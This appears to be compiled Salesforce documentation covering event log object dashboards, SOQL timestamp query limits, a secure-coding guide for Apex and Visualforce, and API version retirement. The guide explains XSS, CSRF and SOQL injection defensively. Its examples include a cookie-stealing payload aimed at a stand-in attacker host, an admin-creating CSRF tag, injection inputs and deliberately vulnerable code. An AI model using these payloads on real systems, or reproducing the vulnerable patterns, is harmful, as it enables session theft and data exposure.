1. From Setup, in the Quick Find box, enter `Analytics Studio`, and select **Analytics Studio**.
2. To create a dashboard, click **Create** and then, from the dropdown list, select **Dashboard**.
3. Drag the **Chart** option to your dashboard.
4. To select a data source, click the new chart.
5. In the data source window, go to the **Salesforce Object** tab.
6. To see all event log objects, search for `event log`.
7. Select the event log object data you want to visualize. See Visualize Data With Charts.
8. You can visualize your data in a variety of chart types using Salesforce Direct. Limit the number of panels on your dashboard to avoid any timeouts. See Salesforce Direct Data Queries for more information.



Best Practices and Considerations for Leveraging Event Log Object Data

It's important to understand the recommended practices and limitations for the Event Log Object framework to get the most out of your log data. Here are some tips to ensure your queries run smoothly.

Available in: Salesforce Classic (not available in all orgs), and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Requires Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

User Permissions Needed	
To query and view event log object data:	View Event Log Object Data

Querying Event Log Object Data Through SOQL

As of Spring 25', the Event Log Object framework only supports SOQL queries, with the following exceptions:

- Relationship queries
- `HAVING`
- `OFFSET`

Note: Event Log Objects are designed for users with specific permissions to perform interactive analytics and diagnose security and performance incidents via SOQL. This feature is not meant to handle concurrent queries from a large number of users.

Timestamp Field Considerations

The only supported date function for the Timestamp field in a `where` clause within the Event Log Object framework is DAY_ONLY(). See Date Functions for more information on querying data by date periods.

You can query up to 15 days of data at a time using the Timestamp filter present on all event log objects. Consequentially, expect these behaviors when querying using the Timestamp field:

- When there are 3 or more Timestamp filters in the WHERE clause, we block the execution of the query with an error.
- `!=` isn't supported
- When the Timestamp filter isn't specified in the query, we append a filter in the backend to query only the last 15 days of data.
- If you are specifying Timestamp filters as part of an `AND` condition, the time range must fall within 15 days.
- No more than 2 Timestamp filters can be used for `OR` and `IN` operators.
- If a full range isn't specified in the Timestamp filter (for example, if either the upper or lower bound is missing) the filter automatically retrieves 15 days of data in the direction of the missing bound.

Example: Valid Format:

- `Timestamp >= userSpecifiedTimeLower AND timestamp <= userSpecifiedTimeUpper`
- `Timestamp = userSpecifiedTime1 OR Timestamp = userSpecifiedTime2`
- `Timestamp IN (userSpecifiedTime1, userSpecifiedTime2)`

Example: Valid Timestamp Filter:

- `Timestamp >= 2024-09-27T17:18:15.553Z AND timestamp <= 2024-10-05T17:18:15.553Z`

Example: Invalid Timestamp Filter:

- `where Timestamp > 2024-09-27T17:18:15.553Z OR Timestamp = 2024-10-27T17:18:15.553Z`
- `where Timestamp = 2021-10-26T17:18:15.553Z AND Timestamp < 2024-10-27T17:18:15.553Z`

Security Guidelines for Apex and Visualforce Development

Understand and guard against vulnerabilities in your code as you develop custom applications.

EDITIONS

Available in: Salesforce Classic (not available in all orgs)

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Visualforce is not available in **Database.com**.

Understanding Security

The powerful combination of Apex and Visualforce pages allows Lightning Platform developers to provide custom functionality and business logic to Salesforce or to create a new standalone product running inside the Lightning Platform. But as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce has incorporated several security defenses in the Lightning Platform. But careless developers can still bypass the built-in defenses and then expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Lightning Platform are similar to general web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it's important for developers to learn and understand the security flaws described. For more information, see the Lightning Platform Security Resources page on Salesforce Developers. https://developer.salesforce.com/page/Security.

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks are where malicious HTML or client-side scripting is provided to a web application. The web application includes malicious scripting in a response to a user who unknowingly becomes the victim of the attack. The attacker uses the web application as an intermediary in the attack, taking advantage of the victim's trust for the web application. Most applications that display dynamic web pages without properly validating the data are likely to be vulnerable. Attacks against the website are especially easy if input from one user is shown to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume this script is included in a Lightning Platform page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter this value for `userparam`.

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the web application as if they were the victim.

The attacker can post a malicious script using a website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These attacks range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, which allow an attacker full access to the victim's session.

For more information on this type of attack:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Within the Lightning Platform, several anti-XSS defenses are in place. For example, Salesforce has filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws are largely mitigated. But the creative developer can still find ways to intentionally or accidentally bypass the default controls.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place to screen out harmful characters. For example, this code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the < character is converted to `<` so that a literal < appears on the user's screen.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. You can disable this behavior by setting the optional attribute `escape="false"`. For example, this output is vulnerable to XSS attacks.

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Programming Items Not Protected from XSS

Custom Javascript code and code within `<apex:includeScript>` components don't have built-in XSS protections. These items allow the developer to customize the page with script commands. It doesn't makes sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Lightning Platform has no way to protect you. For example, this code is vulnerable to XSS if used in JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

With the `<apex:includeScript>` Visualforce component, you can include a custom script on a page. Make sure to validate that the content is safe and includes no user-supplied data. For example, this snippet is vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter as in the example, they're able to direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Formula Tags

The general syntax of these tags is: `{!FUNCTION()}` or `{!$OBJECT.ATTRIBUTE}`. For example, if a developer wanted to include a user's session ID in a link, they can create the link by using this syntax.

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

And it renders like this output.

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC0O1FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com
/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

Formula expressions can be function calls or can include information about platform objects, a user's environment, system environment, and the request environment. An important feature of these expressions is that data isn't escaped during rendering. Because expressions are rendered on the server, it's not possible to escape rendered data on the client using JavaScript or other client-side technology. It can be dangerous if the formula expression references nonsystem data that's hostile or editable and the expression isn't wrapped in a function to escape the output during rendering. A common vulnerability is created by using the `{!$Request.*}` expression to access request parameters.

```
<html>
    <head>
        <title>{!$Request.title}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Unfortunately, the unescaped `{!$Request.title}` tag also results in a cross-site scripting vulnerability. For example, the request:

```
https://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

results in the output:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

The standard mechanism to do server-side escaping is through the use of the `SUBSTITUTE()` formula tag. Given the placement of the `{!$Request.*}` expression in the example, the described attack can be prevented by using these nested `SUBSTITUTE()` calls.

```
<html>
    <head>
        <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</title>
    </head>
    <body>Hello world!</body>
</html>
```

Depending on the placement of the tag and usage of the data, the characters needing escaping and their escaped counterparts can vary. For example, this statement:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

requires that the double quote character is escaped with its URL encoded equivalent of %22 instead of the HTML escaped ", because it's likely to be used in a link. Otherwise, the request:

```
https://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

The `ret` variable sometimes needs additional client-side escaping later in the page if used in a way that can cause included HTML control characters to be interpreted.

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's org, it must still be escaped before use to prevent users from executing code in the context of other users, such as those with higher privilege levels. Only users within the same organization can perform these kinds of attacks. These attacks undermine user roles and reduce the integrity of auditing records. Data can be imported from external sources and not screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less a programming mistake and more a lack of a defense. For example, an attacker has a web page at `www.attacker.com` that could be any web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your web page when they visit the attacker's web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still authenticated to your web page. This attack is a simple example, and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Within the Lightning Platform, Salesforce implemented an anti-CSRF token to prevent such an attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and doesn't execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer can bypass the built-in defenses without realizing the risk. For example, a custom controller takes the object ID as an input parameter and then uses that input parameter in a SOQL call.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

The developer unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacking web page can send the user to this page by using a CSRF attack and providing any value for the `id` parameter.

There are no built-in defenses for such situations, and developers must be cautious about writing pages that act based on a user-supplied parameter like the `id` variable in the previous example. A possible work-around is to insert an intermediate confirmation page to make sure that the user intended to call the page. Other suggestions include shortening the idle session timeout and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

Because of the Salesforce built-in defense against CSRF, your users can encounter an error when multiple Salesforce login pages are open. If the user logs in to Salesforce in one tab and then attempts to log in on another, they see this error: The page you submitted was invalid for your session. Users can successfully log in by refreshing the login page or by attempting to log in a second time.

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection. Apex doesn't use SQL, but uses its own database query language, SOQL. SOQL is simpler and more limited in functionality than SQL. The risks are lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. SQL/SOQL injection takes user-supplied input and uses those values in a dynamic SOQL query. If the input isn't validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

SOQL Injection Vulnerability in Apex

Here's a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}" />
    </apex:form>
</apex:page>
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        List<Contact> queryResult = Database.query(qryString);
        System.debug('query result is ' + queryResult);
        return null;
    }
}
```

This simple example illustrates the logic. The code is intended to search for contacts that weren't deleted. The user provides one input value called `name`. The value can be anything provided by the user, and it's never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected.

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

But what if the user provides unexpected input, such as:

```
// User supplied value for name: test%') OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The preceding vulnerable example can be rewritten using static SOQL.

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        List<Contact> queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        System.debug('query result is ' + queryResult);
        return null;
    }
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Lightning Platform makes extensive use of data sharing rules. Each object has permissions and can have sharing settings that users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions aren't respected during execution. The default behavior is that an Apex class can read and update all data. Because these rules aren't enforced, developers who use Apex must avoid inadvertently exposing sensitive data that's normally hidden behind user permissions, field-level security, or defaults. For example, consider this Apex pseudo-code.

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in doesn't have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

API End-of-Life Policy

See which REST API versions are supported, unsupported, or unavailable.

Salesforce is committed to supporting each API version for a minimum of 3 years from the date of first release. To improve the quality and performance of the API, versions that are over 3 years old sometimes are no longer supported.

Salesforce notifies customers who use an API version scheduled for deprecation at least 1 year before support for the version ends.

Salesforce API Versions	Version Support Status	Version Retirement Info
Versions 31.0 through 66.0	Supported.	
Versions 21.0 through 30.0	As of Summer '25, these versions are retired and unavailable.	Salesforce Platform API Versions 21.0 through 30.0 Retirement
Versions 7.0 through 20.0	As of Summer '22, these versions are retired and unavailable.	Salesforce Platform API Versions 7.0 through 20.0 Retirement

If you request any resource or use an operation from a retired API version, REST API returns the `410:GONE` error code.

To identify requests made from old or unsupported API versions, use the API Total Usage event type.

INDEX